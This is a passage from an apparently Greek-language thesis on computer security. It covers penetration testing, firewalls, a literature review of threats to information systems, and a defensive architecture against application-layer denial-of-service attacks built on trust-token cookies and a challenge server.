2. Σκοπός της είναι να εντοπιστούν συγκεκριμένες πληροφορίες σχετικές με την ύπαρξη γνωστών ευπαθειών και να διερευνηθεί κατά πόσο είναι δυνατόν ένας ξένος, κάνοντας χρήση αυτών των πληροφοριών, να είναι σε θέση να δημιουργήσει προβλήματα στην εφαρμογή ιστού.
3. Η δοκιμή μπορεί να πραγματοποιηθεί στη βάση μηδενικής γνώσης (zeroknowledge) ή με πλήρη γνώση (full knowledge) του συστήματος, που δοκιμάζεται. Χρησιμοποιείται για να καθορίσει την αξιοπιστία και τη δύναμη των μέτρων ασφάλειας που λαμβάνονται.
4. Οι «ethical hackers» προσπαθούν να υιοθετήσουν τις τεχνικές επιθέσεων των hackers, ώστε να μπορέσουν να μετρήσουν το επίπεδο ασφάλειας της εφαρμογή.

1.4.4 Τείχος Προστασίας Π.Σ (Fire Walls)

Ορισμός Firewalls

1. Μόλις ένα δίκτυο αποκτήσει σύνδεση στο Internet, ένα κανάλι αμφίδρομης επικοινωνίας ανοίγει: οι χρήστες του δικτύου (insiders) αποκτούν επαφή με τον έξω κόσμο αλλά ταυτόχρονα και οι outsiders, δηλαδή οι εξωτερικοί χρήστες ως προς αυτό το δίκτυο, αποκτούν πλέον δυνατότητα πρόσβασης. Ο τρομακτικός ρυθμός αύξησης του μεγέθους του Διαδικτύου, προκαλεί ανάλογη αύξηση των πιθανών κινδύνων στα ιδιωτικά (private) δίκτυα που συνδέονται μαζί του. Για τη προστασία τους από παρακολουθήσεις, εισβολές και άλλες Διαδικτυακές απειλές απαιτείται ένα κατάλληλο φράγμα. Ο φράκτης αυτός που καλείται firewall, πρέπει να είναι ικανός να αναχαιτίζει όλη τη κυκλοφορία μηνυμάτων ανάμεσα σε ένα συγκεκριμένο τοπικό ή ιδιωτικό δίκτυο και στο Internet (Ahuja, 1997).
2. Στη πραγματικότητα ένα σύστημα firewall ανορθώνει ένα εξωτερικό τοίχο ασφάλειας, οριοθετώντας μια περίμετρο προστασίας. Έτσι προκαλεί ένα σαφή διαχωρισμό ανάμεσα στο προστατευμένο-εσωτερικό δίκτυο ενός οργανισμού (το οποίο θεωρείται ασφαλές και έμπιστο) και στο εξωτερικό Διαδίκτυο (το οποίο θεωρείται μη ασφαλές και μη έμπιστο). Ένα σύστημα firewall ορίζεται ως το λογισμικό και ο εξοπλισμός που τοποθετούμενος ανάμεσα στο Διαδίκτυο και στο υπό προστασία δίκτυο, επιτρέπει τη προσπέλαση των εξωτερικών χρηστών στο προστατευμένο δίκτυο, μόνο εφόσον διαθέτουν συγκεκριμένα χαρακτηριστικά. Έτσι ένα τυπικό σύστημα firewall μπορεί να επιτρέπει επιλεκτικά τη πρόσβαση στους εξωτερικούς χρήστες, βασιζόμενο σε ονόματα χρηστών και συνθηματικά ή σε IP διευθύνσεις ή ακόμη και σε ονόματα επικρατειών (domain names). Αυτός είναι ο κύριος σκοπός του: να κρατήσει τις επικίνδυνες δραστηριότητες μακριά από το προστατευμένο περιβάλλον (Kalakota, & Pfleeger, 1997). Επιπλέον, είναι σε θέση να ρυθμίσει και τις παρεχόμενες Διαδικτυακές υπηρεσίες για τους εσωτερικούς χρήστες. Για τη λειτουργία του αυτή δεν εξετάζει μόνο χαρακτηριστικά των χρηστών, αλλά και στοιχεία σχετικά με το προορισμό των αιτήσεων προσπέλασής τους. Ένα σύστημα λοιπόν firewall έχει σαν στόχο να ελέγχει και να καταγράφει τη πρόσβαση σε προστατευμένες υπηρεσίες, που προέρχονται και από το εσωτερικό και από το εξωτερικό του δικτύου ενός οργανισμού, με το να επιτρέπει, να

απαγορεύει ή να ανακατευθύνει τη ροή των δεδομένων μέσω των μηχανισμών του.

3. Ένα firewall μπορεί να θεωρηθεί σαν ένα ζευγάρι μηχανισμών που ο ένας μπλοκάρει την κυκλοφορία των δεδομένων και ο άλλος επιτρέπει τη ροή τους. Το ποια δεδομένα επιτρέπονται και ποια απορρίπτονται είναι ζήτημα της πολιτικής (policy) ελέγχου που αυτό υποστηρίζει και εξαρτάται από τη διαμόρφωσή του (firewall configuration). Πραγματικά, ένα σύστημα firewall δεν είναι απλά ένας δρομολογητής (router), ένας διανομέας ή διακομιστής ή εξυπηρετητής (server), ένας οικοδεσπότης (host) ή ένα σύνολο εξοπλισμού και λογισμικού που παρέχει ασφάλεια στα δίκτυα. Οι αληθινές δυνατότητές του γίνονται εμφανείς αν τον θεωρήσουμε ως ένα ισχυρό μέσο υλοποίησης μιας πολιτικής ασφάλειας που καθορίζει τις παρεχόμενες υπηρεσίες και τις επιτρεπτές προσπελάσεις ανάμεσα σε έμπιστες και μη-έμπιστες επικράτειες (Hunt,1998· Kalakota, 1997). Η υλοποίηση της πολιτικής ελέγχου προσπέλασης δικτύων (network access control policy) γίνεται με την υποχρεωτική κατεύθυνση όλων των επικοινωνιών μέσω του firewall, όπου αποτελούν αντικείμενο εξέτασης και καταγραφής.

Η Ανάγκη ύπαρξης των firewalls

Όταν τοπικά δίκτυα (local networks) συνδέονται στο Internet, αποτελεί ζήτημα μεγάλης σημασίας η διασφάλιση της κανονικής λειτουργίας τους από τους νόμιμους και παράνομους χρήστες τους. Η τοποθέτηση ενός firewall συστήματος ανάμεσα στο τοπικό δίκτυο ενός οργανισμού και το Διαδίκτυο, εγκαθιστά δυνατότητες ελέγχου στη ροή των πληροφοριών και διασφαλίζει τη διαδικτυακή σύνδεση (internet link)προστατεύοντας στον οργανισμό:

• τους πόρους του (υλικό, λογισμικό, δεδομένα) από φθορά, κατάχρηση, κλοπή και κατάχρηση.

• την υπόληψή του από τη δημοσιοποίηση αδυναμιών στην ασφάλεια του δικτύου του.

• την επικρατούσα πολιτική ορθής χρήσης των υπηρεσιών του Διαδικτύου από τους εργαζομένους του.

Ο πιο συνηθισμένος πάντως λόγος ύπαρξης ενός συστήματος firewall σε έναν οργανισμό είναι η παροχή ενός μηχανισμού ελέγχου προσπέλασης (access control),πρώτου επιπέδου, για τον Web Server. Ένα firewall πρέπει να ελέγχει και να καταγράφει την ροή των επικοινωνιών που διέρχονται μέσα από τον διακομιστή Web .Δηλαδή πρέπει να παρεμβάλλεται και να αποκόβει όλη την κίνηση των δεδομένων ανάμεσα στον Web server και το Internet. Έτσι είναι σε θέση να προστατεύει τα δεδομένα που δημοσιεύονται από ανεπιθύμητες αλλαγές και να

ελέγχει τη πρόσβαση στον διακομιστή Web, αποκλείοντας τους μη-εξουσιοδοτημένους χρήστες από ευαίσθητους πόρους του δικτύου.

Ακόμη, ένας οργανισμός μπορεί να χρησιμοποιήσει ένα firewall για να απομονώσει τις επικοινωνίες ανάμεσα στα δίκτυα των επιμέρους τμημάτων του (Ahuja, 1997). Για παράδειγμα ένα νοσοκομείο ενδεχομένως να θελήσει να διαχωρίσει το δίκτυο διακίνησης των δεδομένων των ασθενών από το δίκτυο των οικονομικών στοιχείων του. Ένα ή περισσότερα firewalls (intranet firewalls) μπορούν να χρησιμοποιηθούν για να παρέχουν απομόνωση και ελεγχόμενη προσπέλαση ανάμεσα στα διάφορα μέρη ενός οργανισμού. Ένα σύστημα firewall λοιπόν μπορεί να αποτελέσει μια διάταξη δρομολόγησης (router), ένας προσωπικός υπολογιστής, ένας διακομιστής, ή ένα σύνολο από διακομιστές, διαμορφωμένοι με τέτοιο τρόπο ώστε να οχυρώνουν μια δικτυακή τοποθεσία (site) ή ένα υποδίκτυο (subnet) από πρωτόκολλα και υπηρεσίες (πχ. υπηρεσίες FTP, HTTP, e-mail κλπ.) οι οποίες μπορούν να προσβληθούν από διακομιστές εκτός του υποδικτύου. Η συνηθισμένη θέση του είναι ως πύλη υψηλού επιπέδου ακριβώς στο σημείο σύνδεσης ενός οργανισμού με το Internet.

ΚΕΦΑΛΑΙΟ 2:

ΒΙΒΛΙΟΓΡΑΦΙΚΗ ΑΝΑΣΚΟΠΗΣΗ

2.1 ΓΕΝΙΚΑ

Βιβλιογραφικά τα τελευταία χρόνια έχουν γίνει προσπάθειες από πολλούς ερευνητές να εξεταστεί και να μελετηθεί η ασφάλεια και οι απειλές που δέχονται τα πληροφοριακά συστήματα.

Πρόσφατα έχει παρατηρηθεί αύξηση των επιθέσεων (DOS) κατά διαδικτυακών υπηρεσιών και εφαρμογών web. Το FBI περιγράφει μία περίπτωση όπου μία διαδικτυακή ιστοσελίδα αγοραπωλησιών , το weaknees.com επέκειτο σε μία οργανωμένη επίθεση DOS που οργανώθηκε από έναν από τους ανταγωνιστές του. Οι επιθέσεις ξεκίνησαν στις 6 Οκτωβρίου 2003. Στο απόγειο της θεωρείται ότι αυτή η επίθεση κράτησε σε καταστολή την εταιρεία για ένα χρονικό διάστημα περίπου δύο εβδομάδων, προκαλώντας απώλεια πολλών εκατομμυρίων δολαρίων σε έσοδα. Όπως εύκολα μπορεί να διαπιστώσει κανείς από το παραπάνω παράδειγμα, εξελιγμένες επιθέσεις DOS εστιάζουν όχι μόνο σε χαμηλά επίπεδα δικτύων, αλλά και σε επίπεδα εφαρμογής επιθέσεων που προκαλούνται από ξαφνικό καταιγισμό αιτημάτων.

Υπάρχουν δύο κυρίαρχα προβλήματα στην προστασία της ιστοσελίδας μίας διαδικτυακής επιχείρησης από επιθέσεις DOS. Αρχικά οι επιτιθέμενοι με DOS σε επίπεδα εφαρμογής είναι πολύ δύσκολο να διαχωριστούν από τους πραγματικούς επισκέπτες ακόμα και από το φίλτρο. Το δεύτερο πρόβλημα είναι ότι η επίθεση DOS μπορεί να γίνει με πολλαπλούς τρόπους πράγμα που κάνει πολύ δύσκολο να απαριθμήσει κανείς εξαντλητικά όλες τις πιθανές επιθέσεις που θα μπορούσε να ξεκινήσει κάποιος αντίπαλος. Ως εκ τούτου, υπάρχει ανάγκη για υπεράσπιση από τις επιθέσεις DOS, χωρίς την γνώση για την ακριβή φύση της λειτουργίας τους. Επιπλέον, υπάρχει η δυνατότητα πολλές φορές οι επιτιθέμενοι να αλλάζουν την στρατηγική τους προκειμένου να αποφύγουν τυχόν παραδοσιακούς μηχανισμούς DOS.

Οι Loch et al. (1992) εξέτασαν διεξοδικά τις απειλές που παρουσιάζονται σε κεντρικούς υπολογιστές, μικροϋπολογιστές και σε δίκτυα. Κατάφεραν να αναπτύξουν μια λίστα με δώδεκα τύπους απειλών και τις μοίρασαν σε ειδικούς πληροφοριακών συστημάτων. Το συμπέρασμα στο οποίο κατέληξαν ήταν ότι οι σημαντικότεροι τύποι απειλών είναι οι εξής: α) οι φυσικές καταστροφές, β) η ακούσια εισαγωγή λανθασμένων δεδομένων, γ) η ακούσια καταστροφή δεδομένων, δ) ο ανεπαρκής έλεγχος των μέσων και ε) η μη εξουσιοδοτημένη πρόσβαση από χάκερς. Το γενικό συμπέρασμα ήταν ότι οι μεγαλύτερες απειλές προέρχονται από το εσωτερικό της επιχείρησης.

Ο Davis(1996) πραγματοποίησε μία έρευνα την οποία στήριξε στον κατάλογο των απειλών που είχαν συντάξει το 1992 οι Loch et al. με σκοπό να εξετάσει το επίπεδο ασφάλειας των πληροφοριακών συστημάτων που υπήρχε στις επιχειρήσεις εκείνη την χρονική περίοδο. Η έρευνα αποκάλυψε πως οι ελεγκτές των

πληροφοριακών συστημάτων θεωρούν ότι οι κίνδυνοι είναι ποικίλοι και διαφέρουν ανάλογα με το υπολογιστικό περιβάλλον. Οι Zviran and Haga (1999) επεδίωξαν να αξιολογήσουν τη χρήση του κωδικού πρόσβασης ως μία από τις συνηθέστερες μεθόδους ασφαλείας των πληροφοριακών συστημάτων. Τα αποτελέσματα της έρευνας έδειξαν ότι παρόλο που η συγκεκριμένη μέθοδος εφαρμόζεται σε ευρεία κλίμακα, δε δίνεται η δέουσα προσοχή στα χαρακτηριστικά της πραγματικής του χρήσης. Ακόμη, σημείωσαν ότι η πλειοψηφία
των κωδικών πρόσβασης αποτελούνται το πολύ από πέντε χαρακτήρες, είναι συνήθως αλφαβητικοί και δεν αλλάζονται συχνά. Οι Furnell and Dowland's (2000) εστίασαν την έρευνά τους στην προστασία των πληροφοριακών συστημάτων έναντι της μη εξουσιοδοτημένης πρόσβασης από εσωτερικούς και εξωτερικούς εισβολείς. Τα αποτελέσματα αποκάλυψαν την περιορισμένη επάρκεια των παραδοσιακών μεθόδων πιστοποίησης των χρηστών και ελέγχου της πρόσβασης και διαπιστώθηκε ότι δεν παρέχουν την κατάλληλη προστασία απέναντι στην καταπολέμηση των επιθέσεων.

Οι Grabski et al. (2001) μελέτησαν τους κινδύνους που πλήττουν τις επιχειρησιακές διαδικασίες ελέγχου κατά την εφαρμογή των ERP συστημάτων. Οι βασικότεροι κίνδυνοι που προσδιορίστηκαν ήταν η έλλειψη ευθυγράμμισης μεταξύ των πληροφοριακών συστημάτων και των επιχειρησιακών διεργασιών, η απώλεια ελέγχου λόγω της αποκεντρωμένης λήψης αποφάσεων, η πολυπλοκότητα στη διαχείριση σύνθετων έργων, η έλλειψη των απαραίτητων δεξιοτήτων και η αντίσταση των χρηστών. Οι Wright and Wright (2002) διεξήγαγαν έρευνα για την ασφάλεια των ERP συστημάτων με στόχο να κατανοήσουν τους κινδύνους που τα διέπουν. Στηριζόμενοι στη μεθοδολογία των ημι-δομημένων συνεντεύξεων, κατέληξαν στο συμπέρασμα ότι η εμφάνιση των επιχειρησιακών κινδύνων ήταν απόρροια της ελλιπούς εκπαίδευσης των χρηστών του συστήματος. Ο Abu-Musa (2006) ερεύνησε τις απειλές που ελλοχεύουν στα πληροφοριακά συστήματα των επιχειρήσεων της Σαουδικής Αραβίας. Η μελέτη αποκάλυψε ότι περίπου οι μισές επιχειρήσεις από εκείνες που ανταποκρίθηκαν, αντιμετώπιζαν οικονομικές απώλειες λόγω των εσωτερικών και εξωτερικών παραβιάσεων ασφαλείας στο λογιστικό τους σύστημα.

Οι Salehi and Abdipour (2011) διεξήγαγαν μια έρευνα με σκοπό να εντοπίσουν τα εμπόδια που δυσχεραίνουν την εφαρμογή των λογιστικών πληροφοριακών συστημάτων στις εισηγμένες επιχειρήσεις της Τεχεράνης. Ο Law (2011) ασχολήθηκε με τους παράγοντες που σχετίζονται με την καταπολέμηση της απάτης σε επιχειρήσεις του Χόνγκ Κόνγκ. Η έρευνα αποκάλυψε πως η αποδοτικότητα της ελεγκτικής επιτροπής, η αποτελεσματικότητα του εσωτερικού ελέγχου, η ανώτερη διοίκηση, οι πολιτικές και οι ηθικές οδηγίες βοηθούν στην καταπολέμηση της απάτης. Ωστόσο, δεν συμβαίνει το ίδιο με τις προηγούμενες επιτυχίες του ελεγκτή στη διάγνωση της απάτης καθώς και με το είδος του ελεγκτή. Οι Lin and Wang (2011) επιχείρησαν να αναπτύξουν ένα μοντέλο επιλογής και

αξιολόγησης του κατάλληλου λογισμικού ελέγχου στις επιχειρήσεις. Με την επιστημονική μέθοδο της σύνταξης ερωτηματολογίου και την διεξαγωγή συνεντεύξεων, προσπάθησαν να ορίσουν τα κριτήρια και τους παράγοντες που πρέπει να χαρακτηρίζουν το σύστημα, ώστε να λαμβάνονται υπόψη από τα στελέχη προτού αγοράσουν ή αναπτύξουν δικό τους λογισμικό πακέτο .Η έρευνα κατέληξε στο συμπέρασμα πως το σημαντικότερο κριτήριο επιλογής είναι οι λειτουργίες που προσφέρει στο χρήστη το πακέτο λογισμικού, ενώ έπονται η επεξεργασία των δεδομένων, η τεχνική υποστήριξη που παρέχεται και το κόστος. Τέλος, ως κορυφαίοι παράγοντες θεωρούνται η ακεραιότητα του συστήματος, η ακρίβεια των δεδομένων, η τεχνική υποστήριξη και το κόστος απόκτησης.

2.2 Επιθέσεις σε επίπεδα εφαρμογής

2.2.1 Παραδείγματα

ΠΑΡΑΔΕΙΓΜΑ 1

Θεωρούμε μία ιστοσελίδα αγοραπωλησιών όπως την www.weaknees.com . Οι αιτήσεις HTTP μία επίθεση DOS. Σε αυτή την περίπτωση οι επιτιθέμενοι στέλνουν τις αιτήσεις HTTP με τον ίδιο ρυθμό όπως ένας νόμιμος πελάτης. Ως εκ τούτου ένα φίλτρο DOS δεν μπορεί να είναι σε θέση να ανιχνεύσει εάν ένα δεδομένο αίτημα είναι μία επίθεση DOS με το εξετάσει πακέτα όπως το IP, το TCP, και το HTTP. Στην πραγματικότητα, τα αιτήματα επίθεσης είναι δυσδιάκριτά ανάμεσα στα πραγματικά αιτήματα.

ΠΑΡΑΔΕΙΓΜΑ 2

Θα μπορούσε κανείς να υποστηρίξει ότι ένα φίλτρο DOS που εξετάζει την αίτηση HTTP στο URL, μπορεί να είναι σε θέση να διακρίνει τους επιτιθέμενους DOS που ζητούν ένα μεγάλο αριθμό αρχείων εικόνας από εκείνη των νόμιμων πελατών. Ωστόσο οι επιτιθέμενοι θα μπορούσαν να επιτεθούν σε μία web εφαρμογή χρησιμοποιώντας πιο εξειδικευμένες μεθόδους. Παράδειγμα θα μπορούσε να θεωρηθεί μία online αίτηση σε ένα βιβλιοπωλείο όπως TPCW . Όπως οι περισσότερες online εφαρμογές ηλεκτρονικού εμπορίου η TPCW χρησιμοποιεί μία βάση δεδομένων server για να εγγυηθεί επίμονες ενέργειες. Λαμβάνοντας υπόψη ένα αίτημα HTTP, η λογική της εφαρμογής είναι να μετατρέπει το αίτημα σε ένα ή περισσότερα ερωτήματα βάσης δεδομένων. Ένα HTTP αίτημα μπορεί να απαιτεί εξαντλητική αναζήτηση σε ολόκληρη την βάση δεδομένων ή μπορεί να προϋποθέτει προκειμένου να ανιχνευτεί, μία πράξη συνένωσης που πρέπει να εκτελεστεί σε δύο μεγάλους πίνακες της βάσης δεδομένων. Αυτό καθιστά πολύ δύσκολο για ένα DOS φίλτρο να ανιχνεύσει εάν ένα δεδομένο αίτημα είναι μία επίθεση DOS, με την εξέταση μόνο του ονόματος του πακέτου και του πίνακα περιεχομένων του.

2.2 Υφιστάμενες προσεγγίσεις

Προέγκριση

Ένας τρόπος για να αντιμετωπιστούν οι επιθέσεις DOS είναι να επιτρέπεται η έγκριση μόνο των πελατών που έχουν πρόσβαση στο web service. Η έγκριση αυτή μπορεί να υλοποιηθεί με την χρήση SSL ,με μία μπάντα μηχανισμού που δημιουργεί ένα κοινό κλειδί μεταξύ ενός εγκεκριμένου πελάτη και του web server. Σήμερα όλα τα πακέτα από έναν μη –εγκεκριμένο πελάτη μπορούν να φιλτράρονται στο firewall. Ωστόσο πολλές φορές η προέγκριση των επισκεπτών μπορεί να αποτρέψει κάποιον πιθανό μελλοντικό επισκέπτη από την χρήση της ηλεκτρονικής υπηρεσίας. Ωστόσο για μία ιστοσελίδα αγοραπωλησιών όπως το e-Bay ή το Amazon μπορεί να μην είναι εφικτό να γίνει εξαντλητική απαρίθμηση όλων των πελατών που θα πρέπει να επιτρέπονται να έχουν πρόσβαση στην υπηρεσία. Επιπλέον θα ήταν πολύ δύσκολο από όλους τους εγκεκριμένους πελάτες να συμπεριφέρονται με υγιή τρόπο. Μια επίθεση DOS από ένα μικρό υποσύνολο των εγκεκριμένων πελατών, μπορεί να καταστήσει άχρηστο το διακομιστή.

2.2.1 ΜΗΧΑΝΙΣΜΟΣ ΠΡΟΚΛΗΣΗ

Τα τέτοιου είδους μηχανισμοί παρέχουν μία εναλλακτική Δήλωση Προστασίας χωρίς να απαιτείται προέγκριση. Παράδειγμα εδώ μπορούμε να αναφέρουμε έναν έλεγχο εικόνας, που καθορίζει εάν ο πελάτης είναι ένα πραγματικό πρόσωπο ή ένα αυτοματοποιημένο σενάριο. Ένας κρυπτογραφικός μηχανισμός μπορεί να χρησιμοποιηθεί προκειμένου να εξασφαλιστεί εάν ο πελάτης πληρώνει για την υπηρεσία με χρήση της υπολογιστικής ισχύος.

2.2.2 Επίπεδα εφαρμογών DOS επιθέσεων

Σε αυτό το σημείο αξίζει να προστεθεί ότι, έχουν υπάρξει κάποιες προτάσεις που υποβαθμίζουν το επίπεδο της εικόνας/ βίντεο όταν ο διακομιστής αντιμετωπίζει βαριά υπερφόρτωση. Αυτές οι τεχνικές είναι πιο αποτελεσματικές στην προστασία των server από την υπερφόρτωση παρά από επιθέσεις DOS.

2.2.3 Δίκτυο DOS επιθέσεων

Υπάρχουν διάφοροι μηχανισμοί δικτύου για προστασία από DOS επιθέσεις που περιλαμβάνουν ίχνος IP ,είσοδος φιλτραρίσματος, SYN cookies, διακομιστής TCP για αντιμετώπιση των DOS επιθέσεων. Ωστόσο καμία από αυτές τις τεχνικές δεν είναι ικανή να αντιμετωπίσει αιτήματα DOS επιθέσεων.

2.3 Μάρκες εμπιστοσύνης

Μια προσέγγιση αντιμετώπισης του προαναφερθέντος προβλήματος θα ήταν να διαθέτουμε περισσότερους πόρους του διακομιστή για τους πραγματικούς πελάτες, ενώ παράλληλα να περιοριστεί σημαντικά το ποσό των πόρων που δαπανώνται σε DOS επιθέσεις. Το ανώτατο ποσό πόρων που διατίθεται για ένα πελάτη εκπροσωπείται από το επίπεδο QoS του πελάτη. Οι μάρκες εμπιστοσύνης χρησιμοποιούνται (συμβολίζονται με TT στα σχήμα 3) για την κωδικοποίηση του QoS επιπέδου που ο πελάτης δικαιούται να λάβει. Η μάρκα εμπιστοσύνης ενός πελάτη είναι ενσωματωμένη σε ένα HTTP cookies που περιλαμβάνεται σε όλες τις απαντήσεις από το διακομιστή στον πελάτη.

Fig. 1: Overview




Fig. 2: Architecture




Fig. 3: Control Flow

2.3.1 Challenge server

Ο παραπάνω διακομιστής θέτει μία κρυπτογραφική πρόκληση για έναν πελάτη την πρώτη φορά που αυτός αποκτά πρόσβαση στο website. Για την σωστή επίλυση του προβλήματος, ο παραπάνω server είναι υπεύθυνος για την έγκριση της αξιοπιστίας του πελάτη. Μία έγκυρη ένδειξη εμπιστοσύνης από τον διακομιστή, επιτρέπει στον πελάτη να στέλνει αιτήματα στον web server. Είναι σημαντικό να τονισθεί ότι ο επισκέπτης δεν υποχρεούται να μπαίνει στην διαδικασία κρυπτογραφικής πρόκλησης κάθε φορά που στέλνει αίτημα προς τον διακομιστή.

2.3.2 Πυρήνας server ή Τείχος Προστασίας (Firewall)

Το στρώμα IP στον server έχει τροποποιηθεί για να φιλτράρονται τα αιτήματα που στέλνονται από τον πελάτη ανάλογα με την προτεραιότητα του καθενός. Το φιλτράρισμα αιτημάτων στο στρώμα IP εξοικονομεί πολλές πληροφορίες της πληροφορικής και των πόρων που δαπανώνται σχετικά με την αίτηση.

2.3.3 Application server

Το επίπεδο εφαρμογών στο διακομιστή έχει τροποποιηθεί προκειμένου να χρησιμοποιούνται στην εφαρμογή ειδικοί κανόνες για την ενημέρωση επιπέδου προτεραιότητας του πελάτη. Το νέο επίπεδο προτεραιότητας του πελάτη υπολογίζεται χρησιμοποιώντας ένα μοντέλο το οποίο βασίζεται στα πρόσφατα αιτήματα που αποστέλλονται από τους πελάτες και στο ύψος των πόρων του server που καταναλώνονται από τα αιτήματα αυτά.

2.4 Εφαρμογή

2.4.1 Από την πλευρά του πελάτη

Η εφαρμογή που παρατίθεται δεν απαιτεί ούτε αλλαγές στην πλευρά του λογισμικού ούτε απαιτεί ιδανικά προνόμια χρήσης υπολογιστή. Έχουμε εφαρμόσει έλεγχο της αξιοπιστίας των πελατών με χρήση HTP cookies. Ως εκ τούτου ο πελάτης μπορεί να χρησιμοποιήσει πρότυπα προγράμματα περιήγησης στο web, όπως το Firefox για να περιηγηθεί σε μία ιστοσελίδα που προστατεύεται από DOS επιθέσεις.

2.4.2 Server Side IP Layer

Από την πλευρά του server,χρησιμοποιούμε Net filters για το φιλτράρισμα των αιτήσεων στο στρώμα IP. Το Net filters είναι ένα πλαίσιο εντός του πυρήνα των Linux που επιτρέπει το φιλτράρισμα πακέτων, τη μετάφραση διευθύνσεων δικτύου και άλλων πακέτων. Χρησιμοποιούμε το net filters για επεξεργασία πακέτων στο στρώμα IP. Δεδομένου ενός πακέτου IP ελέγχουμε εάν είναι HTTP αίτημα και εάν διαθέτει το cookie TT. Αν ναι εξάγουμε το TT, ελέγχουμε την ισχύ του και εξάγουμε το επίπεδο προτεραιότητας των πελατών. Έχουμε υπολογίσει την προτεραιότητα των επισκεπτών και τον ρυθμό αιτήσεων τους.

2.4.3 Server Side Application Layer

Χρησιμοποιούμε φίλτρα APACHE TOMCAT για να συνδέσουμε στο HTTP επεξεργασία αιτημάτων πριν η εισερχόμενη αίτηση διαβιβαστεί στον κινητήρα servlet. Αυτό το φίλτρο χρησιμοποιείται για την καταγραφή του χρόνου στον οποίο τα αιτήματα ξεκινάνε. Ομοίως ένα φίλτρο σε μία εξερχόμενη απόκριση χρησιμοποιείται για την καταγραφή του χρόνου κατά τον οποίο η επεξεργασία αιτημάτων έχει λήξει.

2.4.4 Sample API Implementations

Παρακάτω περιγράφονται τρεις υλοποιήσεις API στο δείγμα μας για να επιδείξουν την ευελιξία του.

Κατανάλωση πόρων: Η χρησιμότητα μιας αίτησης μπορεί να υπολογιστεί τυπικά από το αιτούν URL χρησιμοποιώντας συγκεκριμένες γνώσεις της εφαρμογής. Ο χρόνος απόκρισης από για την υποβολή αίτησης υπολογίζεται αυτόματα από τον server μας.

Σημασιολογία Εισόδου:

Πολλές από τις εφαρμογές ηλεκτρονικού εμπορίου απαιτούν πληροφορίες από τους χρήστες να ακολουθούν ορισμένη τακτική. Για παράδειγμα, ένα πεδίο που απαιτεί ηλικία του πελάτη θα περίμενε κανείς μία τιμή από 1 έως 100. Κάποιος θα μπορούσε να χρησιμοποιήσει τις πελατειακές χρησιμοποιούμενες παραμέτρους για να εκτιμήσει την πιθανότητα για το αν μία δεδομένη αίτηση URL είναι επίθεση DOS ή όχι.

Δομή link: Σε πολλές εφαρμογές web και εξυπηρετητές ιστού η σημασιολογία της υπηρεσίας μπορεί να απαιτήσει από τον χρήστη να ακολουθήσει μία ορισμένη δομή- σύνδεσμο. Δεδομένου ότι ο πελάτης έχει προσπεράσει μία σελίδα P, μπορεί κανείς να εντοπίσει ένα σύνολο πιθανών επόμενων σελίδων P1, P2, ……, Pκ μαζί με πιθανότητες TP1, TP2,……TPk. Ο διακομιστής μπορεί να μειώσει το επίπεδο προτεραιότητας ενός πελάτη εάν παρατηρήσει ότι ο πελάτης παρεκκλίνει σημαντικά από την αναμενόμενη συμπεριφορά.

2.4.5 Challenge server

Η παραπάνω διαδικασία υλοποιείται χρησιμοποιώντας βοηθητικές εφαρμογές Java ενώ οι υπόλοιπες διαδικασίες υλοποιούνται με C. Παρόλο που η χρήση βοηθητικών εφαρμογών Java είναι διαφανείς σε πολλούς browsers δεν μπορεί να είναι διαφανής σε μία αυτοματοποιημένη χρήση ενεργειών του πελάτη.

ΚΕΦΑΛΑΙΟ 3:

Προβλήματα στην ασφάλεια τον υπολογιστών και εργαλεία για την ενίσχυση του επιπέδου ασφάλειας

3.1 Είδη επιθέσεων στο Διαδίκτυο

Οι εφαρμογές ιστού, που περιέχουν ευπάθειες (vulnerabilities)[4], είναι στις περισσότερες
περιπτώσεις ο αδύναμος κρίκος στην αλυσίδα ασφάλειας και απειλών[5] των υπολογιστικών συστημάτων επιτρέποντας με αυτόν τον τρόπο να συμβαίνουν παραβιάσεις και επιθέσεις[6] από κακόβουλους χρήστες (hackers). Οι ευπάθειες αυτές συνήθως υπάρχουν στην αρχιτεκτονική αλλά και στη διαμόρφωση των συστημάτων, στο σχεδιασμό των εφαρμογών, στη διαμόρφωση εγκατάστασης και στη διαχείριση των εφαρμογών. Οι κίνδυνοι από την ύπαρξη αυτών των ευπαθειών μπορεί να είναι πολύ μεγάλοι. Για αυτό το λόγο οι υπεύθυνοι ανάπτυξης των εφαρμογών αλλά και οι υπεύθυνοι ασφαλείας των οργανισμών-επιχειρήσεων που τις χρησιμοποιούν οφείλουν να είναι ικανοί στο να ανιχνεύουν την ύπαρξη και τη σοβαρότητα των ευπαθειών, καθώς και να προτείνουν τα κατάλληλα μέτρα προστασίας των εφαρμογών τους. Αυτό βέβαια προϋποθέτει ότι έχουν το κατάλληλο γνωστικό υπόβαθρο σε θέματα ασφάλειας, ώστε να μπορούν να ανιχνεύουν τις ευπάθειες, αλλά και τα κατάλληλα εργαλεία για να μπορούν να κάνουν τους απαραίτητους ελέγχους γρήγορα και σωστά, χωρίς να επηρεάζεται η εύρυθμη λειτουργία των οργανισμών-επιχειρήσεων τους.

[4]Ευπάθεια (vulnerability) ονομάζεται μια «τρύπα» ή μια αδυναμία της εφαρμογής, η οποία μπορεί να οφείλεται σε μια ρωγμή στη σχεδίαση ή ένα σφάλμα υλοποίησης. Αυτή επιτρέπει σε έναν επιτιθέμενο να βλάψει τους ιδιοκτήτες και τους νόμιμους χρήστες της εφαρμογής, ή άλλες οντότητες, που βασίζονται στην εφαρμογή. Ο όρος «ευπάθεια» πολύ συχνά χρησιμοποιείται εσφαλμένα. Πρέπει να διακρίνεται από τους όρους threat (απειλή), attack (επίθεση) και countermeasures (αντίμετρα).

